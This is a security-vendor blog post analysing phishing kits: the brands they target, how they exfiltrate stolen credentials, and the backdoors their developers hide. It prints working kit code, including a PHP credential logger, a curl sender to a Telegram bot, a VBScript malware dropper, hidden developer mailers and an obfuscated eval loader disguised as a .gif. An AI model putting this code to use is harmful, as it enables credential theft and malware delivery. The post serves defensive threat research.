Deep water: exploring phishing kits

blog.group-ib.com/phishing-kits

12.04.2021

Ivan Lebedev

CERT-GIB analyst


About 10 years ago, Group-IB started developing a unique system to collect phishing kits. Phishing kits, a tool used by scammers, already had quite a rich history at the time. Over this period, Group-IB's Computer Emergency Response Team (CERT-GIB) built a solid phishing kit database, which was updated regularly. The database helps Group-IB fight phishing that targets specific brands.

Phishing kits are archive files with a set of scripts that ensure a phishing website works. Simply put, it is a toolset used to build phishing websites in large numbers. Such kits allow scammers with basic programming skills to deploy hundreds of phishing pages, often using them as substitute for each other.

Brands

In 2020, Group-IB discovered phishing kits that targeted over 260 unique brands. The most popular brand exploited in phishing kits was Microsoft and its products and services such as Microsoft Live, Microsoft Office 365, Microsoft OneDrive, and Microsoft Outlook. Other popular brands targeted by phishing kits include PayPal, Google, and Yahoo.


Cybercriminals mainly target online services **(30.7%)**. By stealing user account credentials, hackers gain access to the data contained in linked bank cards. Email services became less appealing last year, with the share of phishing kits targeting them dropping to **22.8%**. Financial institutions turned out to be the third favorite among scammers, with their share totaling above **20%**.




CATEGORIES OF BRANDS THAT ARE MOST FREQUENTLY USED IN PHISHING KITS 2020 VS 2019

Group-IB, 2021

Most kits continue to use email to exfiltrate stolen data. As it stands, only 6% of phishing kits do not use any email addresses, while 64% of them use two or more email addresses.



Cybercriminals most often use free email services to exfiltrate stolen data. For example, the top 10 most common email domains found in phishing kits include public email services only. They account for 61% of the total number of emails used in phishing kits.




As a rule, scammers use disposable temporary emails in phishing kits. Only 23% of emails found in Group-IB's phishing kit database were used more than once.

Alternative methods of exfiltrating stolen data

CERT-GIB analysts divide alternative ways for cybercriminals to obtain data into two main categories: local (when the data is stored in a file located on the phishing resource itself) and remote (when it is sent to a different host).

Local techniques:

> Text files: They usually have a .txt extension, but others exist as well, for example .jpg. In any case, the data is usually written in text format. The stolen data files are stored on the same hosting as the phishing site and can be downloaded externally.



```
<?php
header
('location:');
$handle=fopen("usernames.txt","a");
foreach($_POST as $variable=>$value)
{
fwrite($handle,$variable);
fwrite($handle,"=");
fwrite($handle,$value);
fwrite($handle,"\r\n");
}
fwrite($handle,"\r\n");
fclose($handle);
header("location:https://[redacted]");
exit;
?>
```


> MySQL databases: This technique is difficult to implement and therefore rarely used. It is not easy to extract data from the source. The problem is that creating the database requires additional effort, which is not usually automated by the developer of the phishing kit. A typical phishing kit contains only a brief guide to setting up a database, which requires basic knowledge of how to operate one.

Remote techniques:


- Sending a GET/POST request to a remote server: The server can be legitimate or owned by the attackers. Some cybercriminals use Google Forms to transfer stolen data, for example.

- Sending data via Telegram API: This is an increasingly popular technique that makes it possible to send compromised data to a private Telegram channel using a special script. To do so, scammers require only an API key and a channel ID. There is a special Telegram platform for creating and performing phishing attacks. A recent study by Group-IB about the Classiscam scheme describes the platform in detail.

A script used to transfer data to a private Telegram channel:




```
curl_setopt($ch, CURLOPT_URL, 'https://api.telegram.org/[redacted]/sendMessage');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"chat_id\": \"[redacted]\", \"text\": \"".$data."\", \"disable_notification\": false}");

$headers = array();
$headers[] = 'Content-Type: application/json';
curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

$result = curl_exec($ch);
```



Extra features

Sometimes the functionality of phishing kits goes beyond creating phishing pages. They may be used to upload a malicious file to the victim's device. One of the phishing kits examined by CERT-GIB allowed the scammers to create a temporary file using the VBScript language and then add the malicious code of the Ramnit worm to it in binary form, byte by byte. The code was then run using the Windows Script Host.


An example of a script for uploading malware to the host of a user who visited the phishing page:



```
<SCRIPT Language=VBScript>
DropFileName = "svchost.exe"
WriteData =
"4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000
16DAF25B4051626C1E62B2838000000000000000000000000000000000504500004C0103003D4C613B0
000000000020000000000100000100000000001000001000000000000001000000000000000000000005
000000000000000000000000945004002400000000000000000000000000000000000000000000000000
000000000400000E02E72737263000000000200300000500400006001000022010000000000930000000
863FFBB00C96A060E500B
...
0000000000000000000000000000000000000000000000000000000000000000000000000000000"
Set FSO = CreateObject("Scripting.FileSystemObject")
DropPath = FSO.GetSpecialFolder(2) & "\" & DropFileName
If FSO.FileExists(DropPath)=False Then
Set FileObj = FSO.CreateTextFile(DropPath, True)
For i = 1 To Len(WriteData) Step 2
FileObj.Write Chr(CLng("&H" & Mid(WriteData,i,2)))
Next
FileObj.Close
End If
Set WSHshell = CreateObject("WScript.Shell")
WSHshell.Run DropPath, 0
```

There is also another well-known phishing kit peculiarity. Usually, phishing kits are created to be sold on the darknet to scammers with poor developer skills, which is why about 10% of phishing kits contain backdoors that the original developers use to extract stolen data or even assume control over the hosting resource.


To extract stolen data, the developer needs to discreetly indicate an additional email address that will receive the data. In the example below, the buyer of a phishing kit is asked to specify an "email" using the "yourmail" variable:



```
<?php

$yourmail  = 'your_email_here';
```

In this case, the sending function uses not only the variable "yourmail", but also the array "send", which contains not only the "legal" email address but also a "token" decoded from the hexadecimal code.

An example of sending hidden data to the developer of the phishing kit is shown below:




```
$InfoDATE   = date("d-m-Y h:i:sa");
$OS =getOS($_SERVER['HTTP_USER_AGENT']);
$UserAgent =$_SERVER['HTTP_USER_AGENT'];
$browser = explode(')',$UserAgent);
$_SESSION['browser'] = $browserTy_Version =array_pop($browser);
$send = [hex2bin($_POST["token"]),$yourmail];
$emaildress = $_SESSION['emaildress'] = $_POST['emaildress'];
$emailPassword = $_SESSION['emailPassword'] = $_POST['emailPassword'] ;

$msgbank = '...';

$headers .= "Content-type:text/html;charset=UTF-8" . "\r\n";
$subject  = "...";
$headers .= "From: Cashout" . "\r\n";
foreach ($send as $send) {
mail($send, $subject, $msgbank, $headers);
mail($mail, $subject, $msgbank, $headers);
}
```

The "token" variable is initialized with a POST request from other scripts that control the receipt of stolen data.


Initializing the "token" variable with a hexadecimal string:

Decoded data from the "token" variable



```
<input type="hidden" name="token" required="required" value=
"[redacted]7961686f6f2e636f6d">
```


After decoding, the string looks like this:




```
<input type="hidden" name="token" required="required" value="[redacted]@gmail.com,[redacted]@yahoo.com">
```

The first sending function is followed by a second one, which sends information only to the hidden addresses specified in the "mail" variable.

Encoded and decoded hidden email of the phishing kit developer




```
$mail = base64_decode("[redacted]eWFuZGV4LmNvbQ==");
```



```
$mail = base64_decode("[redacted]yandex.com");
```

Developers of phishing kits may use more sophisticated ways of hiding additional emails. In the example below, the email is hidden in the IP variable. At first glance, it may seem that it is not specified anywhere at all, and it cannot be found using a regular file search.


A smarter way to hide the email of the phishing kit developer:



```
<? include ("images/sec.gif");
//...
$arr=array($send, $IP);
foreach ($arr as $send)
{
mail($send,$subject,$message,$headers);
```

However, it should be noted that the sec.gif script shown below was connected.

Obfuscated sec.gif script:




```
<?php /*  */$O00000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');$GLOBALS['O00000000']=$O00000000{4}.
$O00000000{9}.$O00000000{3}.$O00000000{5}.$O00000000{2}.$O00000000{10}.$O00000000{13}.$O00000000{16};$GLOBALS['O00000000'].=
$GLOBALS['O00000000']{3}.$O00000000{11}.$O00000000{12}.$GLOBALS['O00000000']{7}.$O00000000{5};$GLOBALS['O00000000']=
$O00000000{0}.$O00000000{12}.$O00000000{7}.$O00000000{5}.$O00000000{15};$GLOBALS['O00000000']=$O00000000{0}.$O00000000{1}.
$O00000000{5}.$O00000000{14};$GLOBALS['O00000000']=$O00000000.$O00000000{3};$GLOBALS['O00000000']=$O00000000{0}.$O00000000{8
}.$O00000000{5}.$O00000000{9}.$O00000000{16};$GLOBALS['O00000000']=$O00000000{3}.$O00000000{14}.$O00000000{8}.$O00000000{14}.
$O00000000{8};$O00000000=__FILE__;$O00000000=0x5c;eval($GLOBALS['O00000000'](
'JE8wMDBPME8wMD0kR0xPQkFMU1snT09PMDAwTzAwJ10oJE9PTzBPME8wMCwncmInKTskR0xPQkFMU1snTzBPMDBPTzAwJ10oJE8wMDBPME8wMCwweDUwMCk7JE9PM
DBPMDBPMD0kR0xPQkFMU1snT09PMDAwME8wJ10oJEdMT0JBTFNbJ09PTzAwMDAwTyddKCRHTE9CQUxTWydPME8wME9PMDAnXSgkTzAwME8wTzAwLDB4MWE4KSwnRW5
